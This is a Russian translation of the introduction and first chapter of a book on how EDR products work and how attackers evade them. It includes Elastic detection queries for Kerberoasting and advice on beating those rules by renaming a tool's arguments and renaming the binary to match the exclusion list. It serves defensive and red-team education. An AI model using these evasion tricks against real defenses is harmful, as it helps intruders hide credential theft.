Обход EDR. Полное руководство по противодействию системам выявления угроз на конечных устройствах

Русский перевод книги Мэтта Хэнда об архитектуре EDR, источниках телеметрии Windows, механизмах обнаружения и практических способах уклонения от средств защиты.

Больше крутых материалов в моём телеграм-канале @grogrigs

Введение

Сегодня мы признаём неизбежность взломов сетей. В сфере информационной безопасности основное внимание теперь уделяется тому, чтобы как можно раньше выявлять действия злоумышленников на скомпрометированных узлах и делать это с точностью, необходимой для эффективного реагирования. Если вы работаете в области безопасности, то почти наверняка сталкивались с тем или иным средством защиты конечных устройств: традиционным антивирусом, программой предотвращения утечек данных, системой мониторинга действий пользователей или с предметом этой книги - системой выявления угроз на конечных устройствах и реагирования на них (endpoint detection and response, EDR). Каждый такой продукт служит своей цели, но сегодня ни один из них не распространён так широко, как EDR.

Агент EDR представляет собой совокупность программных компонентов, которые создают, принимают, обрабатывают и передают данные о работе системы центральному узлу. Задача этого узла - определить намерения действующего лица, например понять, является ли его поведение вредоносным или безобидным. EDR затрагивают почти все стороны работы современной службы безопасности. Аналитики центра мониторинга безопасности (security operations center, SOC) получают от EDR оповещения, формируемые на основе стратегий обнаружения, которые создали инженеры по обнаружению угроз. Другие инженеры обслуживают и развёртывают эти агенты и серверы. Существуют даже целые компании, зарабатывающие на управлении EDR своих клиентов.

Пора перестать относиться к EDR как к волшебным чёрным ящикам, которые принимают нечто на входе и выдают оповещения на выходе. Эта книга поможет специалистам как по наступательной, так и по защитной безопасности глубже понять внутреннее устройство EDR. Благодаря этому они смогут находить пробелы в покрытии продуктов, развёрнутых в целевых средах, создавать более надёжные инструменты, оценивать риск каждого своего действия в целевой системе и давать клиентам более обоснованные рекомендации по устранению таких пробелов.

Для кого эта книга

Эта книга предназначена для всех, кто хочет разобраться в обнаружении угроз на конечных устройствах. Со стороны наступательной безопасности она станет руководством для исследователей, разработчиков средств и операторов красных команд: изложенные здесь сведения о внутреннем устройстве EDR и стратегиях уклонения от них помогут выстраивать атаки. Для специалистов по защитной безопасности та же информация служит иной цели. Понимание принципов работы вашей EDR поможет принимать обоснованные решения при расследовании оповещений, создании новых правил обнаружения, изучении слепых зон и закупке продуктов.

Вместе с тем эта книга не для вас, если вы ищете пошаговое руководство по обходу конкретной EDR, развёрнутой именно в вашей рабочей среде. Мы рассматриваем способы уклонения, относящиеся к общим технологиям, которые применяет большинство агентов защиты конечных устройств, но делаем это без привязки к поставщикам. Все агенты EDR в целом работают со сходными данными, поскольку способы их сбора стандартизированы операционной системой. Поэтому мы можем сосредоточиться на общем ядре - информации, на основе которой создаются правила обнаружения. Её понимание помогает разобраться, почему поставщик принимает те или иные проектные решения.

Наконец, эта книга посвящена исключительно операционной системе Windows. Хотя всё чаще встречаются EDR, разработанные специально для Linux и macOS, их доля рынка по-прежнему несопоставима с долей агентов для Windows. При атаке или защите сети гораздо вероятнее столкнуться с EDR, развёрнутой в Windows, поэтому мы сосредоточимся на глубоком изучении работы именно таких агентов.

О чём эта книга

Каждая глава посвящена отдельному датчику EDR или группе компонентов, служащих для сбора определённого вида данных. Сначала мы последовательно разберём, как разработчики обычно реализуют такой компонент, а затем обсудим, какие данные он собирает. Наконец, мы рассмотрим распространённые способы обхода каждого компонента и причины их эффективности.

Глава 1. EDR-хитектура. Знакомит с устройством агентов EDR, их различными компонентами и общими возможностями.

Глава 2. Библиотеки DLL с перехватом функций. Рассказывает, как EDR перехватывает обращения к функциям пользовательского режима, чтобы отслеживать вызовы, способные указывать на присутствие в системе вредоносной программы.

Глава 3. Уведомления о создании процессов и потоков. С неё начинается наше погружение в ядро. Здесь рассматривается основной приём, с помощью которого EDR следит за событиями создания процессов и потоков в системе, а также огромный объём данных, который операционная система может предоставить агенту.

Глава 4. Уведомления об объектах. Продолжает погружение в драйверы режима ядра и объясняет, каким образом EDR может получать уведомление при запросе дескриптора процесса.

Глава 5. Уведомления о загрузке образов и операциях реестра. Завершает основной раздел, посвящённый режиму ядра. В ней пошагово показано, как EDR отслеживает загрузку файлов, например DLL, в процесс и как драйвер может использовать эти уведомления для внедрения в новый процесс своей DLL с перехватом функций. В главе также рассматриваются телеметрические данные, возникающие при работе с реестром, и способы их применения для обнаружения действий злоумышленника.

Глава 6. Драйверы мини-фильтров файловой системы. Даёт представление о том, как EDR может отслеживать операции с файловой системой, например создание новых файлов, и как эта информация помогает выявить вредоносную программу, пытающуюся скрыть своё присутствие.

Глава 7. Драйверы сетевых фильтров. Объясняет, как EDR может с помощью платформы фильтрации Windows (Windows Filtering Platform, WFP) отслеживать сетевой трафик узла и обнаруживать такие действия, как передача контрольных сигналов командно-управляющему серверу.

Глава 8. Трассировка событий для Windows. Подробно рассматривает чрезвычайно мощную встроенную в Windows технологию журналирования пользовательского режима, с помощью которой EDR может получать события из тех областей операционной системы, до которых иначе трудно добраться.

Глава 9. Сканеры. Посвящена компоненту EDR, который определяет, содержит ли некоторый объект вредоносную программу, будь то записанный на диск файл или заданный диапазон виртуальной памяти.

Глава 10. Интерфейс сканирования на наличие вредоносных программ. Рассматривает технологию сканирования, которую Microsoft встроила во множество языков сценариев, языков программирования и приложений, чтобы обнаруживать угрозы, недоступные традиционным сканерам.

Глава 11. Драйверы раннего запуска защиты от вредоносных программ. Рассказывает, как EDR может развернуть особый тип драйвера для обнаружения вредоносной программы, которая запускается на раннем этапе загрузки, возможно ещё до того, как успеет запуститься сама EDR.

Глава 12. Microsoft-Windows-Threat-Intelligence. Развивает материал предыдущей главы и рассматривает, вероятно, самое ценное преимущество развёртывания драйвера ELAM - доступ к поставщику ETW `Microsoft-Windows-Threat-Intelligence`, способному выявлять угрозы, которые пропускают другие поставщики.

Глава 13. Практический пример атаки с учётом средств обнаружения. Позволяет применить полученные в предыдущих главах знания на практике: в ней шаг за шагом разбирается имитация операции красной команды, главная цель которой - остаться незамеченной.

Приложение. Вспомогательные источники. Рассказывает о нишевых датчиках, которые развёртываются сравнительно редко, но всё же способны принести EDR огромную пользу.

Необходимые предварительные знания

Это глубоко техническая книга, и, чтобы извлечь из неё максимум пользы, я настоятельно рекомендую заранее познакомиться со следующими темами. Во-первых, знание основных методов тестирования на проникновение поможет лучше понять, почему EDR может пытаться обнаружить определённое действие в системе. Освоить эту тему позволяют многие материалы; среди бесплатных можно назвать цикл публикаций *Last Week in Security* в блоге Bad Sector Labs, блог Мантвидаса Баранаускаса (Mantvydas Baranauskas) *Red Team Notes* и блог SpecterOps.

Нам предстоит провести немало времени в самых глубинах операционной системы Windows. Поэтому будет полезно знать основы внутреннего устройства Windows и Win32 API. Лучше всего познакомиться с рассматриваемыми в книге концепциями помогут книга *Windows Internals: System Architecture, Processes, Threads, Memory Management, and More, Part 1*, 7-е издание, Павла Йосифовича (Pavel Yosifovich), Алекса Ионеску (Alex Ionescu), Марка Э. Руссиновича (Mark E. Russinovich) и Дэвида А. Соломона (David A. Solomon; Microsoft Press, 2017), а также документация

Microsoft по Win32 API, доступная по адресу learn.microsoft.com.

Поскольку мы будем подробно разбирать исходный код и вывод отладчика, вам также пригодится знакомство с языком программирования C и ассемблером x86. Впрочем, это не обязательное требование: мы пройдём по каждому листингу кода и выделим ключевые моменты. Если вы хотите углубиться в любую из этих тем, к вашим услугам превосходные электронные и печатные материалы, например learn-c.org и книга Рэндалла Хайда (Randall Hyde) *The Art of 64-Bit Assembly Language*, том 1 (No Starch Press, 2021).

Полезен будет и опыт работы с такими средствами, как отладчик Windows WinDbg, дизассемблер и декомпилятор Ghidra, язык сценариев PowerShell и SysInternals Suite, особенно программы Process Monitor и Process Explorer. Хотя в книге объясняется, как пользоваться этими инструментами, временами они могут оказаться непростыми. Быстро освоить основы помогут цикл статей Microsoft «Getting Started with Windows Debugging», книга Криса Игла (Chris Eagle) и Кары Нэнс (Kara Nance) *The Ghidra Book* (No Starch Press, 2020), курс Microsoft «Introduction to Scripting with PowerShell» и книга Марка Э. Руссиновича (Mark E. Russinovich) и Аарона Маргозиса (Aaron Margosis) *Troubleshooting with the Windows Sysinternals Tools*, 2-е издание (Microsoft Press, 2016).

Подготовка среды

Если вы хотите самостоятельно опробовать рассматриваемые в книге методы, стоит настроить лабораторную среду. Я рекомендую следующую конфигурацию из двух виртуальных машин:

• Виртуальная машина под управлением Windows 10 или более новой версии, на которой установлены Visual Studio 2019 или более поздняя версия с компонентами для разработки классических приложений на C++, Windows Driver Kit (WDK), WinDbg (доступен в Microsoft Store), Ghidra и SysInternals Suite.

• Виртуальная машина под управлением любой удобной вам операционной системы или дистрибутива, способная выполнять роль командно-управляющего сервера. Можно использовать Cobalt Strike, Mythic, Covenant или любую другую платформу командования и управления при условии, что она умеет создавать шелл-код агента и запускать инструменты в целевой системе.

В идеале на обеих системах следует отключить антивирус и EDR, чтобы они не мешали экспериментам. Кроме того, если вы собираетесь работать с настоящими образцами вредоносных программ, создайте изолированную среду, чтобы уменьшить вероятность неблагоприятных последствий при их запуске.

Глава 1. EDR-хитектура

Практически каждый противник - будь то злоумышленник или участник коммерческой красной команды - время от времени сталкивается с защитными продуктами, которые ставят операцию под угрозу. Среди таких продуктов наибольший риск для этапа развития атаки после первоначального проникновения представляют системы выявления угроз на конечных устройствах и реагирования на них (endpoint detection and response, EDR). В общем случае EDR - это приложения, устанавливаемые на рабочие станции или серверы цели и предназначенные для сбора данных о безопасности среды, которые называются телеметрией.

В этой главе мы обсудим компоненты EDR, применяемые ими способы выявления вредоносных действий в системе и их типовую архитектуру. Кроме того, мы в общих чертах рассмотрим трудности, которые EDR способны создать злоумышленникам.

Компоненты EDR

В следующих главах мы подробно разберём многие компоненты датчиков EDR, принципы их работы и возможные способы их обхода злоумышленниками. Но сначала рассмотрим EDR в целом и определим некоторые термины, которые будут часто встречаться на протяжении всей книги.

Агент

Агент EDR - это приложение, которое управляет компонентами датчиков и получает от них данные, выполняет базовый анализ, чтобы определить, соответствует ли отдельное действие или последовательность событий поведению злоумышленника, а затем пересылает телеметрию на главный сервер. Тот проводит дальнейший анализ событий от всех агентов, развёрнутых в среде.

Если агент сочтёт некоторое действие заслуживающим внимания, он может поступить одним из следующих способов: **зарегистрировать** вредоносное действие в виде оповещения, отправленного в централизованную систему журналирования, например на панель управления EDR или в систему управления информацией и событиями безопасности (security information and

event management, SIEM); **заблокировать** выполнение вредоносной операции, вернув выполняющей её программе значения, свидетельствующие об ошибке; либо **обмануть** злоумышленника, вернув вызывающей стороне недостоверные значения, например неверные адреса памяти или изменённые маски доступа. В последнем случае наступательный инструмент решит, что операция завершилась успешно, хотя последующие операции окончатся неудачей.

Телеметрия

Все датчики EDR служат общей цели - собирают телеметрию. В широком смысле **телеметрия** - это необработанные данные, создаваемые компонентом датчика или самим узлом; защитники могут анализировать их, чтобы определить, происходили ли вредоносные действия. Любое действие в системе, от открытия файла до создания нового процесса, порождает телеметрию того или иного вида. Эти сведения становятся точками данных во внутренней логике формирования оповещений защитного продукта.

На рисунке 1-1 телеметрия сопоставляется с данными, которые собирает радиолокационная система. Радары используют электромагнитные волны, чтобы определять присутствие, направление движения и скорость объектов в пределах некоторого радиуса.

Когда радиоволна отражается от объекта и возвращается к радиолокационной системе, возникает точка данных, показывающая, что в данном месте нечто находится. По таким точкам процессор радиолокационной системы может определить скорость, местоположение и высоту объекта, а затем по-разному обработать каждый случай. Например, на объект, медленно летящий на малой высоте, системе, возможно, потребуется отреагировать иначе, чем на объект, который быстро летит на большой высоте.

Именно так EDR работает с телеметрией, собранной датчиками. Сами по себе сведения о том, как был создан процесс или как осуществлялся доступ к файлу, редко дают достаточно контекста для обоснованного решения о необходимых действиях. Это лишь отметки на экране радара. Кроме того, обнаруженный EDR процесс может завершиться в любой момент. Поэтому чрезвычайно важно, чтобы поступающая в EDR телеметрия была как можно более полной.




Рисунок 1-1. Представление событий безопасности в виде отметок на экране радара

Затем EDR передаёт данные своей логике обнаружения. Она берёт всю доступную телеметрию и с помощью некоторого внутреннего метода, например эвристических правил для данной среды или библиотек статических сигнатур, пытается определить, было ли действие безобидным или вредоносным и достигло ли оно порога, при котором его следует зарегистрировать или предотвратить.

Датчики

Если телеметрия - это отметки на радаре, то **датчики** - передатчик, дуплексер и приёмник, то есть компоненты, отвечающие за обнаружение объектов и превращение их в отметки. Радиолокационные системы постоянно облучают объекты импульсами, отслеживая их движение, тогда как датчики EDR работают несколько пассивнее: перехватывают данные, проходящие через внутренний процесс, извлекают из них информацию и пересылают её центральному агенту.

Поскольку таким датчикам часто приходится встраиваться непосредственно в ход некоторого системного процесса, работать они должны невероятно быстро. Представьте, что датчику, который отслеживает запросы к реестру, требуется 5 мс на обработку, прежде чем операция с реестром сможет продолжиться. На первый взгляд это совсем немного, но в некоторых системах за секунду выполняются тысячи запросов к реестру. Если задержка в 5 мс возникает при обработке 1000 событий, системные операции замедлятся на пять секунд. Для большинства пользователей это неприемлемо, и клиенты попросту откажутся от такой EDR.

Хотя Windows предоставляет множество источников телеметрии, EDR обычно сосредоточиваются лишь на нескольких избранных. Причина в том, что отдельные источники могут предоставлять слишком мало данных или данные низкого качества, не иметь отношения к безопасности узла либо быть труднодоступными. Некоторые датчики встроены в операционную систему, например штатный журнал событий. Кроме того, EDR может добавлять в систему собственные компоненты датчиков: драйверы, DLL с перехватом функций и мини-фильтры, которые мы рассмотрим в последующих главах.

Специалистов по наступательной безопасности прежде всего интересует возможность предотвратить, ограничить или нормализовать поток собранной датчиком телеметрии, то есть сделать его похожим на обычный. Цель этой тактики - уменьшить число точек данных, на основе которых продукт способен сформировать высокоточное оповещение или воспрепятствовать выполнению нашей операции. По сути, мы стараемся вызвать ложноотрицательный результат. Понимание каждого компонента датчиков EDR и телеметрии, которую он может собирать, позволяет принимать обоснованные решения о методах работы в конкретных обстоятельствах и создавать надёжные стратегии обхода, опирающиеся на данные, а не на отдельные свидетельства.

Правила обнаружения

Говоря просто, правила обнаружения - это логика, которая сопоставляет отдельные элементы телеметрии с некоторым поведением в системе. Правило может проверять одно условие, например наличие файла, хеш которого совпадает с хешем известной вредоносной программы, либо сложную последовательность событий из множества разных источников, например создание дочернего процесса программой `chrome.exe` с последующим обменом данными с контроллером домена через TCP-порт 88.

Обычно такие правила пишет инженер по обнаружению угроз с учётом доступных датчиков. Некоторые инженеры работают у поставщика EDR, поэтому обязаны тщательно учитывать масштаб: правило, скорее всего, затронет множество организаций. В то же время инженеры внутри

отдельной организации могут создавать правила, которые расширяют предоставленные поставщиком возможности EDR и приспосабливают обнаружение к потребностям своей среды.

Логика обнаружения EDR обычно находится в агенте и подчинённых ему датчиках либо в серверной системе сбора, куда отчитываются все агенты предприятия. Иногда она распределяется между обеими сторонами. У каждого подхода есть преимущества и недостатки. Правило, реализованное в агенте или его датчиках, позволяет EDR немедленно принять меры по предотвращению угрозы, но не даёт возможности анализировать сложную ситуацию. Напротив, правило в серверной системе сбора может поддерживать огромный набор условий обнаружения, однако любые превентивные действия при этом выполняются с задержкой.

Трудности обхода EDR

Чтобы избежать обнаружения в целевых системах, многие противники полагаются на способы обхода, описанные в отдельных рассказах или общедоступных демонстрациях концепции. По целому ряду причин такой подход может оказаться проблематичным.

Во-первых, общедоступные способы обхода работают лишь при условии, что возможности EDR не меняются со временем и одинаковы в разных организациях. Для внутренних красных команд, которые, вероятнее всего, встречают один и тот же продукт по всей своей среде, это не такая большая проблема. Но консультантам и злоумышленникам развитие продуктов EDR доставляет серьёзную головную боль, поскольку программное обеспечение в каждой среде имеет собственную конфигурацию, эвристические правила и логику оповещений. Например, в одной организации EDR может не подвергать тщательной проверке запуск PsExec, средства удалённого администрирования Windows, если там оно используется повсеместно. В другой организации этот инструмент применяется редко, поэтому его запуск может указывать на вредоносную активность.

Во-вторых, в общедоступных инструментах обхода, публикациях в блогах и исследовательских работах термин «обход» нередко используется слишком вольно. Во многих случаях авторы не установили, просто ли EDR разрешила выполнить некоторое действие или вообще его не обнаружила. Иногда вместо автоматической блокировки действия EDR выдаёт оповещение, требующее вмешательства человека, из-за чего реакция запаздывает. Представьте, что оповещение сработало в три часа ночи в субботу, позволив злоумышленнику продолжить продвижение по среде. Большинство атакующих надеются полностью уклониться от обнаружения, поскольку зрелый центр мониторинга безопасности (SOC) способен быстро найти источник любой вредоносной активности после того, как её выявит EDR. Для операции злоумышленника это может стать катастрофой.

В-третьих, исследователи, раскрывающие новые приёмы, обычно по ряду причин не называют продукты, на которых проводили испытания. Например, они могли подписать с клиентом соглашение о неразглашении или опасаться, что затронутый поставщик пригрозит судебным преследованием. В результате исследователи могут решить, что некоторый приём обходит все EDR, хотя на самом деле он действует только против конкретного продукта с определённой конфигурацией. Например, приём способен обойти перехват функций пользовательского режима в одном продукте лишь потому, что тот не отслеживает целевую функцию, тогда как другой продукт может установить перехватчик, который обнаружит вредоносный вызов API.

Наконец, исследователи могут не уточнить, какой именно компонент EDR обходит их приём. Современные EDR - сложные программные комплексы со множеством компонентов датчиков, каждый из которых обходится по-своему. Например, EDR может отслеживать подозрительные связи между родительскими и дочерними процессами, получая данные от драйвера режима ядра, трассировки событий для Windows (Event Tracing for Windows, ETW), перехватчиков функций и ряда

других источников. Если способ обхода нацелен на агент EDR, который собирает эти данные через ETW, он может не сработать против продукта, использующего для той же цели свой драйвер.

Следовательно, для эффективного обхода EDR противнику необходимо подробно понимать принципы работы этих средств. Остальная часть главы посвящена их компонентам и структуре.

Выявление вредоносных действий

Чтобы создавать успешные правила обнаружения, инженеру недостаточно знать новейшие тактики злоумышленников: необходимо также понимать, как работает организация и каковы могут быть цели атакующего. Затем нужно взять отдельные, потенциально не связанные между собой точки данных, полученные датчиками EDR, и выделить группы действий, способные указывать на происходящее в системе вредоносное событие. Сказать это гораздо проще, чем сделать.

Например, означает ли создание новой службы, что противник установил вредоносную программу для закрепления в системе? Возможно, но куда вероятнее, что пользователь установил новое программное обеспечение с законной целью. А если служба была установлена в три часа ночи? Подозрительно, однако пользователь мог засидеться допоздна над большим проектом. Что, если службу установил процесс `rundll32.exe`, штатное приложение Windows для выполнения DLL? Первой реакцией может стать: «Ага! Вот вы и попались!» И всё же эта функция могла быть частью законного, хотя и плохо реализованного установщика. Судить о намерениях по действиям чрезвычайно трудно.

Учёт контекста

Лучший способ принимать обоснованные решения - учитывать контекст рассматриваемых действий. Сопоставляйте их с обычным поведением пользователя и среды, известными методами и артефактами противника, а также с другими действиями затронутого пользователя за некоторый период времени. Пример такого анализа приведён в таблице 1-1.

Таблица 1-1. Оценка последовательности событий в системе

Событие	Контекст	Вывод
2:55. Приложение `chatapp.exe` запускается в контексте `CONTOSO\jdoe`.	Пользователь JDOE часто путешествует за границу и работает в неурочное время, чтобы общаться с деловыми партнёрами из других регионов.	Безобидно
2:55. Приложение `chatapp.exe` загружает неподписанную DLL `usp10.dll` из каталога `%APPDATA%`.	В конфигурации по умолчанию это приложение для обмена сообщениями не загружает неподписанный код, однако пользователям организации разрешено устанавливать сторонние подключаемые модули, способные изменить поведение приложения при запуске.	Умеренно подозрительно
2:56. Приложение `chatapp.exe` устанавливает соединение с интернетом через TCP-порт 443.	Сервер этого приложения размещён у облачного поставщика, поэтому приложение регулярно опрашивает его для получения информации.	Безобидно
2:59. Приложение `chatapp.exe` запрашивает значение реестра `HKLM:\System\CurrentControlSet\Control\LSA\LsaCfgFlags`.	Это приложение регулярно получает сведения о конфигурации системы и приложений из реестра, но обращений к разделам, связанным с Credential Guard, за ним прежде не наблюдалось.	Крайне подозрительно
3:00. Приложение `chatapp.exe` открывает дескриптор `lsass.exe` с доступом `PROCESS_VM_READ`.	Это приложение не обращается к адресным пространствам других процессов, однако у пользователя JDOE имеются необходимые разрешения.	Вредоносно

Этот искусственный пример показывает, насколько неоднозначно определение намерений по действиям в системе. Помните: если не случилось ничего ужасного, подавляющее большинство системных действий безобидны. Инженеры должны определить необходимую чувствительность правил EDR, иначе говоря, насколько сильно они должны склоняться к признанию события вредоносным, исходя из количества ложноотрицательных результатов, допустимого для клиента.

Один из способов приспособить продукт к потребностям клиентов - сочетать так называемые хрупкие и устойчивые правила обнаружения.

Применение хрупких и устойчивых правил обнаружения

Хрупкие правила обнаружения предназначены для выявления конкретного артефакта, например простой строковой сигнатуры или сигнатуры по хешу, обычно связанной с известной вредоносной программой. **Устойчивые** правила нацелены на поведение и могут опираться на модели машинного обучения, обученные для данной среды. В современных механизмах сканирования есть место правилам обоих типов, поскольку вместе они помогают соблюдать равновесие между ложноположительными и ложноотрицательными результатами.

Например, правило, построенное на хеше вредоносного файла, с высокой эффективностью выявит конкретную версию именно этого файла. Однако любое, даже незначительное изменение файла приведёт к изменению хеша, и правило перестанет срабатывать. Поэтому такие правила называются хрупкими. Они чрезвычайно конкретны и часто нацелены на единственный артефакт. Это означает, что вероятность ложноположительного результата почти отсутствует, а вероятность ложноотрицательного очень высока.

Несмотря на недостатки, эти правила дают службам безопасности заметные преимущества. Их легко разрабатывать и сопровождать, поэтому инженеры могут быстро изменять их вслед за развитием потребностей организации. Они также способны эффективно выявлять некоторые распространённые атаки. Например, одно правило для обнаружения неизменённой версии инструмента эксплуатации Mimikatz приносит огромную пользу: доля ложноположительных срабатываний почти равна нулю, а вероятность вредоносного применения этого инструмента высока.

И всё же инженер должен тщательно выбирать данные, на основе которых создаётся хрупкое правило. Если атакующий может без труда изменить индикатор, обойти правило становится значительно проще. Допустим, оно проверяет имя файла `mimikatz.exe`: противнику достаточно переименовать файл в `mimidogz.exe`, чтобы обойти логику обнаружения. Поэтому лучшие хрупкие правила нацелены на неизменяемые или по крайней мере трудноизменяемые свойства.

На другом конце спектра устойчивый набор правил, опирающийся на модель машинного обучения, может пометить изменённый файл как подозрительный из-за того, что он уникален для данной среды или обладает некоторым свойством, которому алгоритм классификации придаёт большой вес. Большинство устойчивых правил - это просто правила, которые пытаются охватить некоторый приём шире. Они жертвуют конкретностью ради способности обнаруживать атаку в более общем виде, снижая вероятность ложноотрицательных результатов ценой повышения вероятности ложноположительных.

Хотя отрасль склонна отдавать предпочтение устойчивым правилам, у них есть свои недостатки. Из-за сложности разрабатывать их значительно труднее, чем хрупкие сигнатуры. Кроме того, инженер должен учитывать, какое число ложноположительных срабатываний способна выдержать организация. Если доля ложноотрицательных результатов правила очень мала, а ложноположительных высока, EDR уподобится мальчику, который слишком часто кричал: «Волки!» Если же инженер зайдёт слишком далеко в попытках сократить число ложноположительных результатов, одновременно может вырасти доля ложноотрицательных, и атака останется незамеченной.

Поэтому большинство EDR применяет гибридный подход: хрупкие сигнатуры ловят очевидные угрозы, а устойчивые правила обнаруживают приёмы злоумышленников в более общем виде.

Изучение правил обнаружения Elastic

Elastic - один из немногих поставщиков EDR, публикующих правила обнаружения: свои правила SIEM компания размещает в репозитории GitHub. Заглянем за кулисы, поскольку среди них есть превосходные примеры как хрупких, так и устойчивых правил.

Рассмотрим, например, правило Elastic для обнаружения попыток Kerberoasting с применением Bifrost, инструмента macOS для работы с Kerberos, показанное в листинге 1-1. Kerberoasting - это приём, при котором извлекаются билеты Kerberos, а затем выполняется их взлом с целью получить учётные данные служебных учётных записей.

```
query = '''
  event.category:process and event.type:start and
  process.args:("-action" and ("-kerberoast" or askhash or asktgs or asktgt or s4u or ("-
    ticket"
  and ptt) or (dump and (tickets or keytab))))
  '''
```

Листинг 1-1. Правило Elastic для обнаружения Kerberoasting по аргументам командной строки

Правило проверяет наличие определённых аргументов командной строки, поддерживаемых Bifrost. Атакующий может без труда обойти это правило, переименовав аргументы в исходном коде, например заменив `-action` на `-dothis`, а затем заново скомпилировав инструмент. Кроме того, ложноположительное срабатывание возможно, если перечисленные в правиле аргументы поддерживает не связанный с атакой инструмент.

По этим причинам правило может показаться неудачным. Но помните, что не все противники действуют на одном уровне. Многие группы угроз по-прежнему пользуются готовыми инструментами. Это правило позволяет поймать тех, кто применяет базовую версию Bifrost без каких-либо изменений.

Из-за узкой направленности правила Elastic следует дополнить его более устойчивым правилом, закрывающим эти пробелы. К счастью, поставщик опубликовал дополняющее правило, показанное в листинге 1-2.

```
query = '''
network where event.type == "start" and network.direction == "outgoing" and
destination.port == 88 and source.port >= 49152 and
process.executable != "C:\\Windows\\System32\\lsass.exe" and destination.address != "127.
    0.0.1"
and destination.address != "::1" and
/* вставьте сюда ложные срабатывания */
not process.name in ("swi_fc.exe", "fsIPcam.exe", "IPCamera.exe", "MicrosoftEdgeCP.exe",
"MicrosoftEdge.exe", "iexplore.exe", "chrome.exe", "msedge.exe", "opera.exe", "firefox.
    exe")
'''
```

Листинг 1-2. Правило Elastic для обнаружения нетипичных процессов, обменивающихся данными через TCP-порт 88

Это правило нацелено на нетипичные процессы, которые устанавливают исходящие соединения с TCP-портом 88 - стандартным портом Kerberos. В нём есть отдельные исключения для устранения ложноположительных срабатываний, но в целом оно устойчивее хрупкого правила для Bifrost. Даже если противник переименует параметры и заново скомпилирует инструмент, присущее Kerberoasting сетевое поведение приведёт к срабатыванию правила.

Чтобы уклониться от обнаружения, противник может воспользоваться списком исключений в конце правила, например переименовать Bifrost в соответствии с одним из перечисленных файлов - скажем, в `opera.exe`. Если одновременно изменить аргументы командной строки инструмента, удастся обойти оба рассмотренных правила: и хрупкое, и устойчивое.

Большинство агентов EDR стремятся соблюдать равновесие между хрупкими и устойчивыми правилами, но делают это непрозрачно. Поэтому организации может быть очень трудно удостовериться в полноте покрытия, особенно если агент не поддерживает добавление пользовательских правил. По этой причине инженерам команды обнаружения следует проверять и подтверждать работоспособность правил с помощью таких инструментов, как Atomic Test Harnesses компании Red Canary.

Архитектура агента

С точки зрения атакующего следует уделять пристальное внимание агенту EDR, развёрнутому на целевых конечных устройствах, поскольку именно этот компонент отвечает за обнаружение действий, которые мы будем выполнять в ходе операции. В этом разделе мы рассмотрим составные части агента и различные проектные решения, которые могут применяться при его создании.

Базовый уровень

Агенты состоят из отдельных частей, каждая из которых имеет собственную цель и способна собирать телеметрию определённого вида. Чаще всего агент включает следующие компоненты:

Статический сканер. Приложение или компонент самого агента, выполняющий статический анализ образов, например файлов Portable Executable (PE) или произвольных диапазонов виртуальной памяти, чтобы определить, является ли их содержимое вредоносным. Статические сканеры часто служат основой антивирусных служб.

DLL с перехватом функций. Библиотека DLL, отвечающая за перехват вызовов определённых функций программного интерфейса приложения (application programming interface, API). Перехват функций подробно рассматривается в главе 2.

Драйвер ядра. Драйвер режима ядра, отвечающий за внедрение DLL с перехватом в целевые процессы и сбор телеметрии, относящейся к ядру. Различные применяемые им способы обнаружения рассматриваются в главах 3-7.

Служба агента. Приложение, отвечающее за объединение телеметрии, созданной двумя предыдущими компонентами. Иногда оно сопоставляет данные или формирует оповещения. Затем собранные сведения передаются централизованному серверу EDR.

На рисунке 1-2 показана самая простая архитектура агента, используемая сегодня коммерческими продуктами.

